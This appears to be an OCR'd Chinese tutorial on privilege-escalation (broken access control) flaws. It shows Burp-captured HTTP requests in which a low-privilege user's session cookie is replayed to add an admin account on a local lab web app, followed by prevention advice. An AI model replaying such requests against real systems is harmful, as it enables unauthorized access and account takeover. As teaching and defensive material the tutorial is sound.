
什么是越权漏洞?

越权漏洞又分为水平越权，垂直越权，简单来理解的话，就是普通用户操作的权限，可以经过漏洞而变成管理员的权限，或者是可以操作其它人账号的权限，也叫未授权漏洞，正常如果访问管理员的一些操作，是需要有安全验证的，而越权导致的就是绕过验证，可以访问管理员的一些敏感信息，一些管理员的操作，导致数据机密的信息泄露。**垂直越权漏洞可以使用低权限的账号来执行高权限账号的操作，比如可以操作管理员的账号功能，水平越权漏洞是可以操作同一个层次的账号权限之间进行操作，以及访问到一些账号敏感信息，比如可以修改任意账号的资料，包括查看会员的手机号，姓名，充值记录，撤单记录，提现记录，注单记录等等**，也可以造成使用水平越权来执行其他用户的功能，比如删除银行卡，修改手机号，密保答案等等。

水平越权：



原因：

算法未对发送HTTP请求的用户进行用户身份合法性的校验，也为对请求进行权限控制。

垂直越权：

先使用bp获得admin超级管理员用户 添加用户的请求信息

Request

Pretty Raw Hex \n

```
1  POST /opencarrun/admin/addAdmin HTTP/1.1
2  Host: 172.19.64.1:8080
3  Content-Length: 63
4  Accept: application/json, text/javascript, */*; q=0.01
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
   Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://172.19.64.1:8080
9  Referer: http://172.19.64.1:8080/opencarrun/admin/goAddAdmin
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: JSESSIONID=C3A83B799F14D2DD0551ED85156F54D9
13 Connection: close
14
15 item=&username=sanmap&name=sanmao&sex=%E7%94%B7&role=17&qq=
   1111
```

在获得普通客服用户的登录信息

```
1  POST /opencarrun/admin/adminLogin HTTP/1.1
2  Host: 172.19.64.1:8080
3  Content-Length: 44
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36 Edg/93.0.961.47
7  Origin: http://172.19.64.1:8080
8  Content-Type: application/x-www-form-urlencoded
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://172.19.64.1:8080/opencarrun/admin/adminLogin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
13 Cookie: JSESSIONID=10F9DBED6EB39959FD849DED49467869
14 Connection: close
15
16 user=sanmap&password=123456&verif_code=ilpdo
```

使用普通用户的cookie 发现也能执行添加用户的操作（出现越权漏洞）

1 × 2 × ...

Send Cancel < >

Request

Pretty Raw Hex \n

```
1  POST /opencarrun/admin/addAdmin HTTP/1.1
2  Host: 172.19.64.1:8080
3  Content-Length: 63
4  Accept: application/json, text/javascript, */*; q=0.01
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
   Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://172.19.64.1:8080
9  Referer: http://172.19.64.1:8080/opencarrun/admin/goAddAdmin
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: JSESSIONID=10F9DBED6EB39959FD849DED49467869
13 Connection: close
14
15 item=&username=sanmap&name=sanmao&sex=%E7%94%B7&role=17&qq=
   1111
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200
2  Content-Type: text/html;charset=UTF-8
3  Content-Length: 31
4  Date: Thu, 16 Sep 2021 11:19:38 GMT
5  Connection: close
6
7  {"tip":"□□□□□□□"}
```

怎么防止越权漏洞?

对存在权限验证的页面进行安全效验，效验网站APP前端获取到的参数，ID，账户密码，返回也需要效验。对于修改，添加等功能进行当前权限判断，验证所属用户，使用seesion来安全效验用户的操作权限，get,post数据只允许输入指定的信息，不能修改数据包，查询的越权漏洞要检

测每一次的请求是否是当前所属用户的身份，加强效验即可